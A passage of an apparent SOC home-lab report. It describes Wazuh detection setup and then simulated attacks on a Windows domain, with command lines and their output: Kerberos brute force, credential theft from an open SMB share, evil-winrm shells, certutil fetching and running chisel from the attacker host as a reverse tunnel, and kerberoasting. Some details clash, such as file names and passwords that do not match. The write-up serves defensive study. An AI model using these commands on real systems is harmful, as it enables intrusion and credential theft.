


Figure 8: Wazuh Threat Hunting view showing VirusTotal enrichment rule 87105 firing on the EICAR test file

17.2 Windows Audit Policy Enablement

An early Month 2 discovery: the Windows Security Event Log on HQ STAFF 01 was empty despite the Wazuh agent being active. The root cause was that the Audit Logon Events subcategory was set to No Auditing by default. This is a silent failure because Wazuh receives no data since Windows generates no events. A similar issue was found on DC1 for the Kerberos subcategories.

Wazuh cannot detect what Windows does not log. The following audit policies were enabled and are prerequisites for the rest of Month 2's detection use cases:

System	Subcategory	Setting
HQ STAFF 01	Logon	Success and Failure
HQ STAFF 01	Account Lockout	Success and Failure
HQ STAFF 01	Credential Validation	Success and Failure
DC1	Kerberos Authentication Service	Success and Failure
DC1	Kerberos Service Ticket Operations	Success and Failure
DC1	Logon	Success and Failure
DC1	Account Lockout	Success and Failure
DC1	Credential Validation	Success and Failure

17.3 Wazuh Agent Configuration

HQ STAFF 01's Wazuh agent ossec.conf was missing the localfile entry for the Windows Security event channel. Sysmon events were being forwarded but authentication events were not. The following block was added to the ossec.conf on HQ STAFF 01:

```
<localfile>
<location>Security</location>
<log_format>eventchannel</log_format>
</localfile>
```

After adding this and restarting WazuhSvc, 4625 events immediately began flowing to Wazuh, unblocking Use Case 1 and Use Case 2 detection.

17.4 pfSense Syslog Onboarding with Custom Decoder

pfSense syslog forwarding to Wazuh was configured. Verification via tcpdump confirmed packets arriving at Wazuh on port 514. However no alerts were generated, because Wazuh's default pfSense decoder expects the hostname pfSense immediately before filterlog in the syslog message, whereas the incoming messages had the format:

```
Jul 10 19:27:45 filterlog[24205]: 4,,,1000000103,em1,match,block,...
```

A custom decoder was developed and placed in /var/ossec/etc/decoders/local_decoder.xml with a prematch on filterlog and a PCRE2 regex to extract action, protocol, source IP, destination IP, source port and destination port. Two custom rules were added in local_rules.xml: rule 100300 at level 3 fires on every decoded pfSense firewall drop, and rule 100301 at level 10 uses same_srcip correlation to fire when eight or more drops occur from the same source IP within sixty seconds, providing port scan detection. The decoder was validated using wazuh logtest, which confirmed Phase 2 decoding extracted all fields correctly and Phase 3 rule matching triggered rule 100300 as expected.

17.5 Active Response Configuration

Wazuh Active Response was configured to automatically block attacking IP addresses via Windows Firewall. The configuration in /var/ossec/etc/ossec.conf on the Wazuh manager:

```
<active-response>
<command>netsh</command>
<location>local</location>
<rules_id>60204,60205</rules_id>
<timeout>180</timeout>
</active-response>
```

Key configuration decisions:

- location set to local means the netsh command executes on the Wazuh agent that generated the alert, meaning the attacked machine itself and not the manager
- rules_id includes 60204 for NTLM brute force correlation and 60205 for Kerberos brute force correlation, covering both authentication protocols
- timeout of 180 means the firewall block expires after three minutes, a lab tradeoff to allow retesting; production should use permanent blocks

On execution, netsh.exe on the agent runs netsh advfirewall firewall add rule, creating an inbound block rule named WAZUH ACTIVE RESPONSE BLOCKED IP with the attacker's source IP as RemoteIP. Successful firewall rule creation triggers Wazuh's built in rule 92043 (Netsh used to add firewall rule), providing a confirmation alert that containment succeeded.

17.6 Custom Authentication Monitoring Dashboard

A custom Wazuh dashboard named Authentication Monitoring DC1 was built using three visualisations to provide SOC analysts with operational visibility into authentication activity on the Domain Controller:

Visualisation	Type	Purpose
DC1 Logon Failures Over Time	Vertical Bar Chart	Time series of authentication failures revealing brute force bursts versus baseline
DC1 Alert Level Distribution	Pie Chart	Distribution of alert severity levels, highlighting presence of Level 9 to 15 alerts
DC1 Top Alerts Table	Data Table	Top rule.description values by count, identifying most common alert types

18. Use Case 1: Brute Force Detection

18.1 Attack Description

A Kerberos based brute force attack was executed against the Administrator account on DC1 using kerbrute, a Golang Kerberos brute force tool that speaks AS REQ directly to the KDC. A password wordlist of ten to fifteen realistic weak passwords such as Password1, Winter2024 and Backup2024! was iterated against the Administrator@fh.local principal.



Figure 9: Wazuh dashboard baseline state for DC1 before the brute force attack

18.2 Detection Chain

The detection chain was successfully triggered:

- Rule 60104 at level 5, Windows audit failure event, fired for each attempt (Kerberos AS REQ failure)
- Rule 60205 at level 10, Multiple Windows audit failure events, correlation rule and primary detection
- Rule 60115 at level 9, User account locked out, safe mode triggered after lockout threshold

The dashboard shows a table of 9 hits for the period Jun 30, 2026 @ 06:54:06.245 - Jul 1, 2026 @ 06:54:06.245. The table has columns for timestamp, agent.name, rule.description, rule.level, and rule.id.

timestamp	agent.name	rule.description	rule.level	rule.id
Jul 1, 2026 @ 06:53:41.407	DC1	User account locked out (multiple login errors)	9	60115
Jul 1, 2026 @ 06:53:41.369	DC1	User account locked out (multiple login errors)	9	60115
Jul 1, 2026 @ 06:48:09.716	DC1	Logon Failure - Unknown user or bad password	5	60122
Jul 1, 2026 @ 06:48:09.711	DC1	User account locked out (multiple login errors)	9	60115
Jul 1, 2026 @ 06:48:07.641	DC1	Logon Failure - Unknown user or bad password	5	60122
Jul 1, 2026 @ 06:48:05.600	DC1	Logon Failure - Unknown user or bad password	5	60122
Jul 1, 2026 @ 06:48:03.553	DC1	Logon Failure - Unknown user or bad password	5	60122

Figure 10: Wazuh detection of the brute force attack showing rules 60104, 60205 and 60115

18.3 Active Response

Active Response fired as designed:

- Rule 657, Active response executed
- netsh.exe on DC1 created firewall rule WAZUH ACTIVE RESPONSE BLOCKED IP with RemoteIP set to 10.10.10.60
- Rule 92043 at level 10, Netsh used to add firewall rule, confirmation

- Kerbrute aborted with the message USER LOCKED OUT and safe mode on, Aborting

timestamp	agent.name	rule.description	rule.level	rule.id
Jul 10, 2026 @ 09:21:47.356	DC1	Windows User Logoff	3	60137
Jul 10, 2026 @ 09:21:47.351	DC1	Windows Logon Success	3	60106
Jul 10, 2026 @ 09:21:46.141	DC1	Active response: active-response/bin/netsh.exe - add	3	657
Jul 10, 2026 @ 09:21:44.157	DC1	Active response related to netsh has been activated, but may not have an effe...	5	658
Jul 10, 2026 @ 09:21:42.099	DC1	Active response: active-response/bin/netsh.exe - add	3	657
Jul 10, 2026 @ 09:21:40.405	DC1	Multiple Windows audit failure events	10	60205
Jul 10, 2026 @ 09:21:40.390	DC1	User account locked out (multiple login errors)	9	60115
Jul 10, 2026 @ 09:21:40.366	DC1	Windows audit failure event	5	60104
Jul 10, 2026 @ 09:21:40.358	DC1	User account locked out (multiple login errors)	9	60115
Jul 10, 2026 @ 09:21:40.328	DC1	Windows audit failure event	5	60104
Jul 10, 2026 @ 09:21:40.240	DC1	User account locked out (multiple login errors)	9	60115
Jul 10, 2026 @ 09:21:40.236	DC1	Windows audit failure event	5	60104

Figure 11: Active Response chain: rule 60205 correlation, rule 657 execution and rule 92043 confirmation

```

PS C:\Users\Administrator> Get-NetFirewallRule -DisplayName "WAZUH*"

Name                : {17A2A70C-54F2-414F-8769-4E350EE5ABE3}
DisplayName          : WAZUH ACTIVE RESPONSE BLOCKED IP
Description          :
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId          :
PackageFamilyName    :
  
```

Figure 12: DC1 firewall confirming the WAZUH ACTIVE RESPONSE BLOCKED IP rule targeting 10.10.10.60

18.4 MITRE ATT&CK Mapping

- T1110.003, Brute Force, Password Spraying
- T1110.001, Brute Force, Password Guessing


19. Use Case 2: Lateral Movement via Credential Leak

19.1 Attack Description

A realistic multi stage lateral movement chain was executed simulating an attacker who has landed on the internal network with no credentials.


Stage 1: Network Discovery

The attacker on Kali (10.10.10.60) performed a ping sweep of the local subnet to discover live hosts.



```
(stager@fh)~[/intership-fh]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c5:33:12 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.6/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 3477sec preferred_lft 3477sec
    inet6 fe80::beb4:4eb5:7d7e:b222/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e6:18:18 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.60/24 brd 10.10.10.255 scope global dynamic eth1
        valid_lft 6812sec preferred_lft 6812sec
    inet6 fe80::f8df:b5cb:e190:ef5e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: br-1d0fc141436f: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:8e:07:e3:a5 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-1d0fc141436f
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:06:7c:c8:5e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(stager@fh)~[/intership-fh]
$
```

Figure 13: Kali confirmation of placement on HQ STAFF network (10.10.10.60)



```
(stager@fh)~[/intership-fh]
$ nmap -sn 10.10.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 07:41 UTC
Nmap scan report for pfSense.home.arpa (10.10.10.1)
Host is up (0.0070s latency).
MAC Address: 08:00:27:4D:37:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.59
Host is up (0.0014s latency).
MAC Address: 08:00:27:42:67:BB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.60
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.97 seconds
(stager@fh)~[/intership-fh]
$
```

Figure 14: nmap ping sweep discovering pfSense HQ (10.10.10.1) and HQ STAFF 01 (10.10.10.59)

Stage 2: Service Enumeration

```

(stager@fh)-[~]
$ nmap -p- --min-rate 5000 -Pn 10.10.10.59
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 07:56 UTC
Nmap scan report for 10.10.10.59
Host is up (0.0018s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5040/tcp   open  unknown
21118/tcp  open  unknown
49673/tcp  open  unknown
MAC Address: 08:00:27:42:67:BB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.64 seconds

```

Figure 15: Port scan of HQ STAFF 01 identifying SMB (445), RDP (3389) and NetBIOS (139)

Stage 3: User Enumeration Attempted, Blocked by Hardening

SMB user enumeration was attempted via anonymous session and via Guest account. Both were blocked, demonstrating the initial hardening posture.

```

(stager@fh)-[~/intership-fh]
$ netexec smb 10.10.10.59 -u '' -p '' --users
SMB 10.10.10.59 445 HQ-STAFF-01 [*] Windows 10 / Server 2019 Build 19041 x64 (n
ame:HQ-STAFF-01) (domain:fh.local) (signing:False) (SMBv1:None)
SMB 10.10.10.59 445 HQ-STAFF-01 [-] fh.local\*: STATUS_ACCESS_DENIED

(stager@fh)-[~/intership-fh]
$ netexec smb 10.10.10.59 -u guest -p '' --rid-brute
SMB 10.10.10.59 445 HQ-STAFF-01 [*] Windows 10 / Server 2019 Build 19041 x64 (n
ame:HQ-STAFF-01) (domain:fh.local) (signing:False) (SMBv1:None)
SMB 10.10.10.59 445 HQ-STAFF-01 [-] fh.local\guest: STATUS_ACCOUNT_DISABLED

```

Figure 16: SMB user enumeration attempts blocked by access denied and guest account disabled

Stage 4: Share Discovery via Name Guessing

Since anonymous SMB share enumeration was blocked but direct share access remained possible, a share name guessing loop iterated common share names. This is standard tradecraft in real engagements.

```

(stager@fh)-[~/intership-fh]
$ for share in PublicShare Public Shared Share IT HR Finance Data Backup Users Everyone Common; do
  result=$(smbclient //10.10.10.59/$share -N -c 'ls' 2>&1 | head -3)
  echo "=== $share ==="
  echo "$result"
done
=== PublicShare ===
Anonymous login successful
.
..
=== Public ===
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

=== Shared ===
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

=== Share ===
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

=== IT ===
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

```

Figure 17: Share name guessing loop discovering PublicShare as accessible

Stage 5: Credential Extraction from Share

Anonymous access to PublicShare succeeded. The file it_notes.txt was downloaded and its contents revealed plaintext domain credentials.

```
stager@fh: ~/intership-fh
(stager@fh)~[~/intership-fh]
$ smbclient //10.10.10.59/PublicShare -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.          D      0  Fri Jul 10 09:37:18 2026
..         D      0  Fri Jul 10 09:37:18 2026
notes.txt  A    220  Fri Jul 10 09:37:44 2026

18349311 blocks of size 4096. 1646581 blocks available
smb: \> get notes.txt
getting file \notes.txt of size 220 as notes.txt (7.2 KiloBytes/sec) (average 7.2 KiloBytes/sec)
smb: \> exit

(stager@fh)~[~/intership-fh]
$ cat notes.txt
IT Department - Server Access Notes

For helpdesk staff assisting users:
=====
Test Account (for troubleshooting):
Username: hqSaacid
Password: passwordS$

Do not share externally.

(stager@fh)~[~/intership-fh]
$
```

Figure 18: Successful anonymous access to PublicShare, download of it_notes.txt and extraction of hqSaacid credentials

Stage 6: Credential Validation and Shell

The stolen credentials were validated against HQ STAFF 01 via SMB and then WinRM. netexec returned a successful authentication and Pwn3d! confirmation indicating membership in Remote Management Users. An interactive PowerShell shell was then established via evil winrm.

```
(stager@fh)~[~/intership-fh]
$ netexec smb 10.10.10.59 -u hqSaacid -p 'passwordS$'
SMB 10.10.10.59 445 HQ-STAFF-01 [*] Windows 10 / Server 2019 Build 19041 (name:HQ-STAFF-01) (domain:fh.local) (signing:False) (SMBv1:None)
SMB 10.10.10.59 445 HQ-STAFF-01 [+] fh.local\hqSaacid:passwordS$

(stager@fh)~[~/intership-fh]
```

Figure 19: netexec confirming stolen credentials work over SMB

```
(stager@fh)~[~/intership-fh]
$ netexec smb 10.10.10.59 -u hqSaacid -p 'passwordS$' -x "whoami"
SMB 10.10.10.59 445 HQ-STAFF-01 [*] Windows 10 / Server 2019 Build 19041 x64 (name:HQ-STAFF-01) (domain:fh.local) (signing:False) (SMBv1:None)
SMB 10.10.10.59 445 HQ-STAFF-01 [+] fh.local\hqSaacid:passwordS$

(stager@fh)~[~/intership-fh]
$ netexec winrm 10.10.10.59 -u hqSaacid -p 'passwordS$'
WINRM 10.10.10.59 5985 HQ-STAFF-01 [*] Windows 10 / Server 2019 Build 19041 (name:HQ-STAFF-01) (domain:fh.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.10.59 5985 HQ-STAFF-01 [+] fh.local\hqSaacid:passwordS$ (Pwn3d!)

(stager@fh)~[~/intership-fh]
```

Figure 20: netexec confirming WinRM access (Pwn3d!) for hqSaacid

```

stager@fh: ~/intership-fh
(stager@fh)~[~/intership-fh]
$ evil-winrm -i 10.10.10.59 -u hqSaacid -p 'password$'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
*Evil-WinRM* PS C:\Users\hqSaacid\Documents> whoami
fh\hqsaacid
*Evil-WinRM* PS C:\Users\hqSaacid\Documents>

```

Figure 21: Interactive PowerShell shell as fh\hqSaacid via evil winrm

Stage 7: Post Exploitation Discovery

From inside the compromised HQ STAFF 01 session, the attacker discovered the Domain Controller and the HQ SERVERS subnet through legitimate domain queries.

```

255.255.255.255 ff-ff-ff-ff-ff-ff static 10.10.20.10
*Evil-WinRM* PS C:\Users\hqSaacid\Documents> nltest /dsgetdc:fh.local
DC: \\DC1.fh.local
Address: \\10.10.20.10
Dom Guid: d89b95d1-f15d-4dde-bcae-e513f126469e
Dom Name: fh.local
Forest Name: fh.local
Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SI
TE FULL_SECRET WS_DS_8 DS_9 DS_10 KEYLIST 0x40000
The command completed successfully
*Evil-WinRM* PS C:\Users\hqSaacid\Documents>

```

Figure 22: nltest discovering DC1 at 10.10.20.10 from inside the compromised session

19.2 Detection

Detection was partial and delayed to the post authentication phase:

- Rule 60106 at level 3, Windows Logon Success on HQ STAFF 01
- Rule 92657 at level 6, Successful Remote Logon Detected, NTLM authentication, possible pass the hash attack

Explicitly not detected, and documented as gaps in section 22:

- Anonymous SMB null session establishment
- Share name guessing pattern with twelve or more share access attempts from the same source in under sixty seconds
- File download from PublicShare, since SACL auditing was not configured on the share

19.3 MITRE ATT&CK Mapping

- T1046, Network Service Discovery
- T1135, Network Share Discovery
- T1552.001, Unsecured Credentials, Credentials In Files
- T1078.002, Valid Accounts, Domain Accounts
- T1021.006, Remote Services, Windows Remote Management

20. Use Case 3: Privilege Escalation to Domain Admin

20.1 Attack Description

Continuing from the compromised hqSaacid session on HQ STAFF 01, the attacker performed the full privilege escalation chain to Domain Administrator.

Stage 1: Pivot via Chisel Reverse SOCKS

A chisel reverse SOCKS proxy was established. The Kali chisel server ran on port 8000 and HQ STAFF 01 uploaded chisel.exe via certutil (a Living off the Land binary technique) and connected back with chisel client 10.10.10.60:8000 R:socks. This gave Kali indirect access to DC1 by tunneling through HQ STAFF 01, which is the pfSense allowed source for HQ SERVERS traffic.

```

$ cd ..
(stager@fh) [~/tools0ftrade/pivotTools/chisel]
$ ls
chisel.exe  chisel64
(stager@fh) [~/tools0ftrade/pivotTools/chisel]
$ cd chisel64
(stager@fh) [~/tools0ftrade/pivotTools/chisel/chisel64]
$ ls
chisel.exe
(stager@fh) [~/tools0ftrade/pivotTools/chisel/chisel64]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
0.10.10.59 - - [10/Jul/2026 12:13:47] "GET /chisel.exe HTTP/1.1"
0.10.10.59 - - [10/Jul/2026 12:13:53] "GET /chisel.exe HTTP/1.1"
* NONE *
*Evil-WinRM* PS C:\Users\hqSaacid\Documents> certutil -urlcache -f -split http://10.10.10.60/chisel.exe
**** Online ****
000000 ...
94f000
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\hqSaacid\Documents> ls

Directory: C:\Users\hqSaacid\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         7/10/2026   3:13 PM      9760768 chisel.exe
-a-----         2/13/2026   3:51 PM         63 eicar.txt.txt
-a-----         2/13/2026   5:27 PM          5 hello.txt
  
```

Figure 23: chisel.exe uploaded to HQ STAFF 01 via certutil

```

(stager@fh) [~/tools0ftrade/pivotTools/chisel/chisel64]
$ chisel
(stager@fh) [~/tools0ftrade/pivotTools/chisel/chisel64]
$ chisel server -p 8000 --reverse
26/07/10 12:14:32 server: Reverse tunnelling enabled
26/07/10 12:14:32 server: Fingerprint: DEV4PFTFJACZ6aH/JuRh7R80
26/07/10 12:14:32 server: Listening on http://0.0.0.0:8000
26/07/10 12:14:51 server: session#1: Client version (1.10.1) dial
26/07/10 12:14:51 server: session#1: tun: proxy#R:127.0.0.1:108
*Evil-WinRM* PS C:\Users\hqSaacid\Documents> .\chisel.exe client 10.10.10.60:8000 R:socks
chisel.exe : 2026/07/10 15:14:33 client: Connecting to ws://10.10.10.60:8000
+ CategoryInfo          : NotSpecified: (2026/07/10 15:1...0.10.10.60:8000:String) [1, RemoteEx
ception
+ FullyQualifiedErrorId : NativeCommandError
2026/07/10 15:14:33 client: Connected (Latency 5.3845ms)
  
```

Figure 24: chisel reverse SOCKS tunnel established between Kali and HQ STAFF 01

```

stager@fh: ~/intership-fh
(stager@fh)~[~/intership-fh]
$ proxychains nmap -sT -p 88,389,445 10.10.20.10 -Pn
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 12:15 UTC
Nmap scan report for 10.10.20.10
Host is up (0.0050s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
389/tcp    open  ldap
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
(stager@fh)~[~/intership-fh]
$

```

Figure 25: proxychains nmap through the tunnel reaching DC1

Stage 2: User Enumeration and Password Spray

Kerbrute userenum was executed via the pivot to identify valid domain accounts.

```

(stager@fh)~[~/intership-fh]
$ kerbrute userenum --dc 10.10.20.10 -d fh.local usernames.txt

  _____
 /  _  _  \
|  _ \| | | | | |
| |_) | | | |
|  _ < | | | |
|_| \_>_|_|_|
Version: v1.0.3 (9dad6e1) - 07/10/26 - Ronnie Flathers @ropanop

2026/07/10 09:48:44 > Using KDC(s):
2026/07/10 09:48:44 > 10.10.20.10:88

2026/07/10 09:48:44 > [+] VALID USERNAME: administrator@fh.local
2026/07/10 09:48:44 > [+] VALID USERNAME: svc_backup@fh.local
2026/07/10 09:48:44 > [+] VALID USERNAME: hqSaacid@fh.local
2026/07/10 09:48:44 > Done! Tested 15 usernames (3 valid) in 0.037 seconds
(stager@fh)~[~/intership-fh]

```

Figure 26: kerbrute userenum discovering administrator, hqSaacid and svc_backup

```

dc1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Administrator: Windows Power
PS C:\Users\Administrator> New-ADUser -Name "svc_backup" -SamAccountName "svc_backup" -AccountPassword (ConvertTo-SecureString "Backup2024!" -AsPlainText -Force) -Enabled $true -PasswordNeverExpires $true
PS C:\Users\Administrator> Get-ADUser svc_backup

DistinguishedName : CN=svc_backup,CN=Users,DC=fh,DC=local
Enabled            : True
GivenName         :
Name              : svc_backup
ObjectClass       : user
ObjectGUID        : f89d8076-9a1f-4be5-9367-0167f556f6b6
SamAccountName    : svc_backup
SID               : S-1-5-21-189982789-709532270-3205832115-1115
Surname           :
UserPrincipalName :

PS C:\Users\Administrator> |

```


Figure 27: svc_backup service account created on DC1 (lab setup)

Stage 3: Kerberoasting

The svc_backup service account was Kerberoasted via proxychains impacket GetUserSPNs with the request flag. The TGS REP hash was obtained and cracked offline via hashcat mode 13100 using the rockyou wordlist with the best64 rule mutation set. The password Summer2024! was recovered in seconds.

Stage 4: Access Confirmation and Enumeration

The cracked credentials were validated against DC1 and used to enumerate domain privileges.



